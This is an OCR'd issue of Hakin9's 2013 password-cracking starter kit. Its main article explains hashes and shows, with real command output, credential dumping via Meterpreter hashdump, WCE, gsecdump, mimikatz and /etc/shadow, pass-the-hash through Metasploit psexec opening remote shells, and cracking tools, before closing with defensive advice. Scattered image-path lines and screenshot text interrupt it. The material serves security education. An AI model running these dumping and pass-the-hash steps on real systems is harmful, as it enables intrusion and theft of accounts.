Hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

Vol.3 No.10
Issue 04/2013(10) ISSN: 1733-7186

starterkit

PASSWORD CRACKING

Dr.Web 9.0 for Windows — the rapid response anti-virus

1. Reliable protection against the threats of tomorrow
2. Reliable protection against data loss
3. Secure communication, data transfer and Internet search

www.drweb.com

Free 30-day trial: https://download.drweb.com

New features in Dr.Web 9.0 for Windows: http://products.drweb.com/9

FREE bonus — Dr.Web Mobile Security: https://download.drweb.com/android

Password Cracking

Table of Contents

Dear Readers,
With this very new issue of Hakin9′s StarterKit we would like to give you a lot of knowledge about Password Cracking. It is dedicated for those who are newbies in this area and want to start their amazing adventure with hacking.With our articles written by experts you will learn how to crack passwords in different ways. After reading it you will get a basic knowledge which will help you to rise up your skills to higher level and to become a proffesional hacker in the future.

In this issue you will find step-by-step tutorials about tools and techniques which you can use to crack password. You will also get knowledge how to secure your password, and how to prevent attacks.

We hope our StarterKit will turn you into professional IT Security Specialists!

Enjoy the reading!

Regards,

Ewelina Nazarczuk

Hakin9 Magazine Junior Product Manager

and Hakin9 Team

Editor in Chief: Ewelina Nazarczuk
ewelina.nazarczuk@hakin9.org

Managing Editor: Bartłomiej Lica
bartlomiej.lica@software.com.pl

Editorial Advisory Board: John Webb, Marco Hermans, Gareth Watters, Peter Harmsen, Dhawal Desai,

Proofreaders: Jeff Smith, Krzysztof Samborski

Special thanks to our Beta testers and Proofreaders who helped us with this issue. Our magazine would not exist without your assistance and expertise.

Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic.@hakin9.org


Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Art. Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@hakin9.org
DTP: Ireneusz Pogroszewski

Marketing Director: Ewelina Nazarczuk
ewelina.nazarczuk@hakin9.org

Bartłomiej Lica
bartlomiej.lica@software.com.pl

Publisher: Hakin9 Media sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
NIP 95123253396
www.hakin9.org/en


University of Advancing Technology
UAT
Learn. Experience. Innovate.

[GEEKED AT BIRTH]

You can talk the talk.
Can you walk the walk?

[IT'S IN YOUR DNA]

LEARN:
Advancing Computer Science
Artificial Life Programming
Digital Media
Digital Video
Enterprise Software Development
Game Art and Animation
Game Design
Game Programming
Human-Computer Interaction
Network Engineering
Network Security
Open Source Technologies
Robotics and Embedded Systems
Serious Game and Simulation
Strategic Technology Development
Technology Forensics
Technology Product Design
Technology Studies
Virtual Modeling and Design
Web and Social Media Technologies

www.uat.edu > 877.UAT.GEEK

Please see www.uat.edu/fastfacts for the latest information about degree program performance, placement and costs.


Password Threats Explained

by Tony Lee and Dennis Hanzlik

As consultants, we have the privilege of working with organizations of all sizes across all business verticals. Even with their vast differences, they all share many of the same concerns. One of those concerns is password security. With the standards and guidance available from various compliance frameworks, one may be tempted to think this is an easy topic and that has already been resolved--but in fact, it is not as simple as it may seem and it is far from resolved. There are many variables in password security, and implementing a strong password policy requires understanding the nuances of password security. This article is designed to cover the common questions and concerns that we hear from clients, both executives and system administrators alike.

What are Hashes?

This is not an uncommon question from inquisitive executives. A hash in this sense is the product of a cryptographic hash function. In layman's terms, it is a one-way mathematical operation performed on plain-text input to create a fixed-length cipher-text output.




How did we generate this cipher-text though? Simple, we fed the plain-text input to a program that performs the MD5 operation to produce the cipher-text. Two example methods are shown below.

Linux md5sum example:

```
Tony@DVORAK:~# md5sum
Tony^D
eee7ac208064d408e84ab5e26d24b278 -
```

Online MD5 Hash Calculator

This md5 result can be verified via various on-line resources such as the following site: *http://md5-hash-online.waraxe.us/.*



Free online md5 hash calculator

Free Password Manager - Ever Password is a free password manager on iPhone, iPad, Windows, Mac and online. It is easy-to-use and completely free for all the users. You can save an unlimited amount of passwords on all platforms we supported including Windows, Mac OS and iOS, and you can also manage your passwords via our online password vault.

About md5 cryptographic hash function:

From Wikipedia, the free encyclopedia

In Cryptography, MD5 (Message-Digest algorithm 5) is a widely-used cryptographic hash function with a 128-bit hash value. As an Internet standard (RFC 1321), MD5 has been employed in a wide variety of security applications, and is also commonly used to check the integrity of files. MD5 was designed by Ronald Rivest in 1991 to replace an earlier hash function, MD4. In 1996, a flaw was found with the design; while it was not a clearly fatal weakness, cryptographers began to recommend using other algorithms, such as SHA-1 (recent claims suggest that SHA-1 was broken, however). In 2004, more serious flaws were discovered making further use of the algorithm for security purposes questionable. It is now known how to, with a few hours' work, generate an MD5 collision. That is, to generate two byte strings with the same hash. Since there are a finite number of MD5 outputs (2^{128}), but an infinite number of possible inputs, it has long been known that such collisions must exist, but it had been previously believed to be impractically difficult to find one. The result is that the MD5 hash of some information no longer uniquely identifies it. If I present you with information such as a public key, its MD5 hash might not uniquely identify it; I may have a second public key with the same MD5 hash. However, the present attacks require the ability to choose both messages of the collision. They do not make it easy to perform a preimage attack, finding a message with a specified MD5 hash, or a second preimage attack, finding a message with the same MD5 hash as a given message. Thus, old MD5 hashes, made before these attacks were known, are safe for now. In particular, old digital signatures can still be considered reliable. A user might not wish to generate or trust any new signatures using MD5 if there is any possibility that a small change to the text (the collisions being constructed involve flipping a few bits in a 128-byte section of hash input) would constitute a meaningful change. This assurance is based on the current state of cryptanalysis. The situation may change suddenly, but finding a collision with some pre-existing data is a much more difficult problem, and there should be time for an orderly transition.

```
eee7ac208064d408e84ab5e26d24b278
```

Figure 1. Example of an online MD5 hashing tool

The key properties that are important to cryptographic hash functions are:

- It is easy to compute to the hash for any plain-text: Luckily computers excel at this
- The hash is one-way: This means that you cannot easily derive the plain-text from the cipher-text even if you know the hashing function that was used to generate the cipher-text
- If you modify the plain-text input, the hash is also modified: This seems logical right?
- Collision avoidance: Two different inputs should not produce the same hash

Of course, for a cryptographic hash function, the same input must always result in the same output, and interestingly, even a small change in input results in a significantly different output. Common one-way hashing algorithms include the MD5 message digest algorithm and the Secure Hash Algorithm (SHA) family. Both have been used for hashing stored passwords.

How are Hashes Compromised?

The key point to understand about password hashes in Windows and Linux is that elevated privileges are required to obtain them. In Windows, this means that the attacker must have Administrator or NT Authority\SYSTEM privileges, while in Linux the attacker must have root access.

Windows

Windows passwords usually require a tool to dump the hashes since they are not stored in a flat file. Tools can dump this information from disk, registry, or memory. Currently, our favorite tools are:

- Hashdump – a post-exploitation feature in the Meterpreter shell of the Metasploit framework
- Gsecdump by TrueSec
- Windows Credential Editor (WCE) by Hernan Ochoa
- Mimikatz by Gentilkiwi

See below for how to run these tools and what to expect for output:

Resetting the Administrator password to "testuser"

```
C:\Documents and Settings\Administrator>net user Administrator testuser
The command completed successfully.
```

Dumping the password using Hashdump

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.148:443
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.1.146
[*] Meterpreter session 1 opened (192.168.1.148:443 -> 192.168.1.146:1379) at 2013-10-15 13:58:15
-0400

meterpreter > getuid
Server username: <hostname>\Administrator
meterpreter > hashdump
Administrator:500:0f20048efc645d0a944e2df489a880e4:d183983eaea7be9959c8f4c198ed0e68:::
--snip--
```

Dumping the password hashes using Gsecdump

```
C:\Documents and Settings\Administrator\Desktop>gsecdump-v2b5.exe -s
Administrator(current):500:0f20048efc645d0a944e2df489a880e4:d183983eaea7be9959c8f4c198ed0e68:::
--snip--
```

Dumping the password hashes using Windows Credential Editor:

```
C:\Documents and Settings\Administrator\Desktop>wce
WCE v1.41beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by
Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Administrator:<Hostname>:0F20048EFC645D0A944E2DF489A880E4:D183983EAEA7BE9959C8F4C198ED0E68
--SNIP--
```

For instructions on how to use Mimikatz, check out Tony's article found here: *http://blog.opensecurityresearch.com/2012/06/using-mimikatz-to-dump-passwords.html*.

Linux

Linux password hashes are more easily compromised as they do not require a tool to dump them. Just read the `/etc/shadow` file:

Creating a user named "bob" with a password of "testuser"

```
root@DVORAK:~# useradd bob
root@DVORAK:~# passwd bob
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Reading the last line of the shadow file to expose bob's password hash (Salt is displayed in green, and the hash is displayed in red)*

```
root@DVORAK:~# tail -n 1 /etc/shadow
bob:$6$to3fHYTc$/B3UpstVhWepbPEdKu843aLOOpzwFvzWLY/SXB9msEF83OeBbHlTeVjxnHD3RMRf5XSiB0qhoZd45Uc/
tvyXb.:15993:0:99999:7:::
```

*Salt is a random value added to the plain-text input during the hashing function to protect against certain password cracking attacks that use pre-computed hash tables (e.g. rainbow tables).

Web Applications

There is no one single method for compromising passwords and/or hashes through a web application attack and the level of access needed depends on the application and how/where the passwords are stored. A common application attack that would target the location where passwords are most likely stored is SQL injection. SQL injection can be performed manually if verbose error messages are present; however if there are no error messages, the attack may need to be performed using blind SQL injection techniques. Tools are best for performing blind SQL injection as they can send complicated requests faster than humans and are better at noticing minor timing differences.

In a successful SQL injection attack, the attacker may be able to access the table where authentication credentials are stored. If the attacker gets really lucky, he may find passwords stored in plain-text. Otherwise, he will find password hashes instead.

Why the Hash May be Good Enough

Now that we have covered how to obtain these hashes, let's discuss how they can be used. You may be thinking that if an attacker only has the hash, it is of no use until it is cracked. However, because Windows is susceptible to a hacking technique called Pass the Hash, the hash can be as useful as the password itself depending on the circumstances. This technique was first theorized and demonstrated in a paper by Paul Ashton in 1997 and then later more robustly implemented by Hernan Ochoa in 2008 with the tool called "Pass the Hash Toolkit". Note that this tool has been replaced by Windows Credential Editor mentioned in the section above.

Currently, our favorite tools are:

- psexec Metasploit module -- Functions similarly to Mark Russinovich's psexec, except it also accepts a LM:NTLM windows hash
- Windows Credential Editor (WCE) by Hernan Ochoa
- Mimikatz by Gentilkiwi

Below we show how to use the psexec Metasploit module to pass the hash.

Creating a new user

```
C:\Documents and Settings\Administrator\Desktop>net user Tony SUp3rS3Kr3tP4$$w0rd /add

The password entered is longer than 14 characters.  Computers with Windows prior to Windows 2000
will not be able to use this account. Do you want to continue this operation? (Y/N) [Y]: y
The command completed successfully.
```

Log the user in

```
C:\Documents and Settings\Administrator\Desktop>runas /u:Tony cmd.exe
Enter the password for Tony:
Attempting to start cmd.exe as user "<Hostname>\Tony" ...
```


List the logon sessions and NTLM Credentials

```
C:\Documents and Settings\Administrator\Desktop>wce
WCE v1.41beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by
Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.
```

```
Tony: <Hostname>:00000000000000000000000000000000:174DC9BB1AA1D3AC5BDA6D0E4F93FF28
Administrator: <Hostname>:0F20048EFC645D0A944E2DF489A880E4:D183983EAEA7BE9959C8F4C198ED0E68
```

Pass the Hash via psexec

See screenshot below


Passing the hash worked because the administrator hash was the same on this host due to password reuse

```
msf exploit(psexec) > set SMBPass 0F20048EFC645D0A944E2DF489A880E4:D183983EAEA7BE9959C8F4C198ED0E68
SMBPass => 0F20048EFC645D0A944E2DF489A880E4:D183983EAEA7BE9959C8F4C198ED0E68
msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.1.102:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.1.143:445|192.168.1.143 as user 'Administrator'...
[*] Uploading payload...
[*] Created \xyBDeXGr.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.143[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.143[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (DgEETvBc - "MXHfaONvOJwJRyQpgqaMLrcPqkJ")...
[*] Closing service handle..
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Sending stage (770048 bytes) to 192.168.1.143
[*] Deleting \xyBDeXGr.exe...
[*] Meterpreter session 3 opened (192.168.1.102:4444 -> 192.168.1.143:1036) at 2013-10-17 13:32:22 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:0f20048efc645d0a944e2df489a880e4:d183983eaea7be9959c8f4c198ed0e68:::
```

Figure 2. Using Meatsploit's psexec to pass the hash and obtain a shell on a remote host

There are many instances in which a hash may be all an attacker needs to accomplish a task. For example, accessing a remote host to push files or a command shell or data-mining a file share for sensitive files. Both of these tasks can be accomplished using tools to pass the hash instead of the plain-text password.

Why Plain-text May be More Useful

Even with the ability to pass the hash, there are circumstances in which a plain-text password is more useful than just a hash. The most common reason for this is caused by a user's desire to reuse passwords. It is very tempting to reuse passwords for convenience, but this is a very dangerous practice. If one account is compromised, other accounts that share the same password are also compromised. So how do we get the plain-text password from the hash? There are many cracking programs that exist. Some of our favorites are:

CPU cracking software

- John the Ripper – *http://www.openwall.com/john/*
- Cain and Abel – *http://www.oxid.it/cain.html*

GPU cracking software

- Hashcat – *http://hashcat.net/oclhashcat-plus/*
- pyrit – *https://code.google.com/p/pyrit/*


Password crackers obtain the plain-text password by hashing sequential characters or each word in a dictionary and comparing the result to the password hash to see if there is a match. Sounds like a lot of work? Luckily computers do an excellent job of ripping through a list of potential passwords and comparing the results to see if there is a match. In certain cases (for unsalted passwords), it is feasible to pre-compute every possible password hash up to a given length (e.g. seven characters) and store the results in a table. Then cracking a password hash is just a matter of looking up the hash in the table to find the corresponding plain text that generated that hash value.

Still, isn't there an easier way? Sure! In Windows, dump the reversible wdigest password from memory. Using tools such as WCE and mimikatz, it is possible to obtain the plain-text password without the need to crack a hash.

wdigest password dumping

- Windows Credential Editor – *http://www.ampliasecurity.com/research/wcefaq.html#curversion*
- Metasploit wdigest module – Included in Metasploit
- Mimikatz – *http://blog.gentilkiwi.com/mimikatz*


In the screenshot below, we show how it is possible to dump hashes, but also dump the plain-text password.


C:\Documents and Settings\Administrator\Desktop\cmd.exe
Dump the hashes
Hard to crack
Easy to crack
Dump the clear-text passwords!
No cracking necessary

```
C:\Documents and Settings\Administrator\Desktop>wce -h
WCE v1.41beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa (hernan@ampliasecurity.com)

Use -h for help.
Options:
        -l              List logon sessions and NTLM credentials (default).
        -s              Changes NTLM credentials of current logon session.
                        Parameters: <UserName>:<DomainName>:<LMHash>:<NTHash>.
        -r              Lists logon sessions and NTLM credentials indefinitely.
                        Refreshes every 5 seconds if new sessions are found.
                        Optional: -r<refresh interval>.
        -c              Run <cmd> in a new session with the specified NTLM credentials.
                        Parameters: <cmd>.
        -e              Lists logon sessions NTLM credentials indefinitely.
                        Refreshes every time a logon event occurs.
        -o              saves all output to a file.
                        Parameters: <filename>.
        -i              Specify LUID instead of use current logon session.
                        Parameters: <luid>.
        -d              Delete NTLM credentials from logon session.
                        Parameters: <luid>.
        -a              Use Addresses.
                        Parameters: <addresses>
        -f              Force 'safe mode'.
        -g              Generate LM & NT Hash.
                        Parameters: <password>.
        -K              Dump Kerberos tickets to file (unix & 'windows wce' format)
        -k              Read Kerberos tickets from file and insert into Windows cache
        -w              Dump cleartext passwords stored by the digest authentication package
        -v              verbose output.

C:\Documents and Settings\Administrator\Desktop>wce
WCE v1.41beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security                 an@ampliasecurity.com)

Use -h for help.

Tony:WIN2K3-0:00000000000000000000000000000000:174DC9BB1AA1D3AC5BDA6D0E4F93FF28
Administrator:WIN2K3-0:0F20048EFC645D0A944E2DF489A880E4:D183983EAEA7BE9959C8F4C198ED0E68
WIN2K3-0$:WORKGROUP:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0

C:\Documents and Settings\Administrator\Desktop>wce -w
WCE v1.41beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa (hernan@ampliasecurity.com)

Use -h for help.

Tony\WIN2K3-0:SUp3rS3Kr3tP4$$w0rd
Administrator\WIN2K3-0:testuser
WIN2K3-0$\WORKGROUP:

C:\Documents and Settings\Administrator\Desktop>
```

Figure 3. Illustrating dumping both hashes and clear-text passwords using WCE

Using WCE requires the attacker to upload the tool first. If you already have a Meterpreter shell, you can load the mimikatz module and dump it within the shell as shown in the screenshot below.



```
[*] Created \komkElKz.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.143[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.143[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (RdGiLFag - "MEnHNkZTquz")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Sending stage (770048 bytes) to 192.168.1.143
[*] Closing service handle...
[*] Deleting \komkElKz.exe...
[*] Meterpreter session 5 opened (192.168.1.23:4444 -> 192.168.1.143:1091) at 2013-10-19 16:01:58 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
[*] wdigest credentials
===================

AuthID    Package    Domain        User             Password
------    -------    ------        ----             --------
0;999     NTLM       WORKGROUP     WIN2K3-0$
0;996     Negotiate  NT AUTHORITY  NETWORK SERVICE
0;54569   NTLM
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE
0;847609  NTLM       WIN2K3-0      Tony             SUp3rS3Kr3tP4$$w0rd
0;222188  NTLM       WIN2K3-0      Administrator    testuser

meterpreter > 
```

Figure 4. Using a Meterpreter shell to load the mimikatz module and dump the plain-text passwords

For an explanation of why this is possible, see Tony's mimikatz article referenced previously: *http://blog.opensecurityresearch.com/2012/06/using-mimikatz-to-dump-passwords.html*.

How Do We Protect Credentials

Proactive Security Programs

As of right now, there is no such thing as a "User 2.0 patch". However, organizations can "upgrade" their users through robust and proactive training programs. As consultants, we have the opportunity to witness different approaches to implementing security programs. There are ones that admonish users for bad practices and there are ones that reward users for good practices. Ideally, there should be a balance of both. Admonish the blatant disregard for policy, but reward those who go above and beyond.

For example, one organization might dump passwords on a monthly basis. They run the hashes through a password cracking program (such as John the Ripper or Cain and Abel) configured to crack the passwords that do not meet the organization's password policy. Users whose passwords cracked get a notice requiring that they create a stronger password along with an educational message explaining how to do so. Users whose passwords did not crack are entered in a drawing for a gift certificate. mThis sort of education and positive reinforcement goes a long way towards users adopting good security practices.

Choosing Strong Passwords

It is a common misbelief that creating a strong password is difficult and that the password will have to be written down to be remembered. However, there is an easy solution. Instead of using a complicated password with hard-to-remember substitutions and abbreviations, just use a passphrase.

For example, in the past we have heard that a good way to create a complex password is to use the first letter of each word in a sentence. For example, the sentence "Please Do Not Hack My Wireless Network!" would yield a password of "PDNHMWN!".

Example password: PDNHMWN!

Example passphrase: “Please Do Not Hack My Wireless Network!”

The passphrase is an impressive 39 characters including the spaces, while the password is only 8 characters total. Not only is the password hard to remember and type, but it is also susceptible to a brute force attack. To create a very strong wireless password, the best recommendation is to use the passphrase--which can be a whole sentence.

Choosing Strong Hashing Algorithms

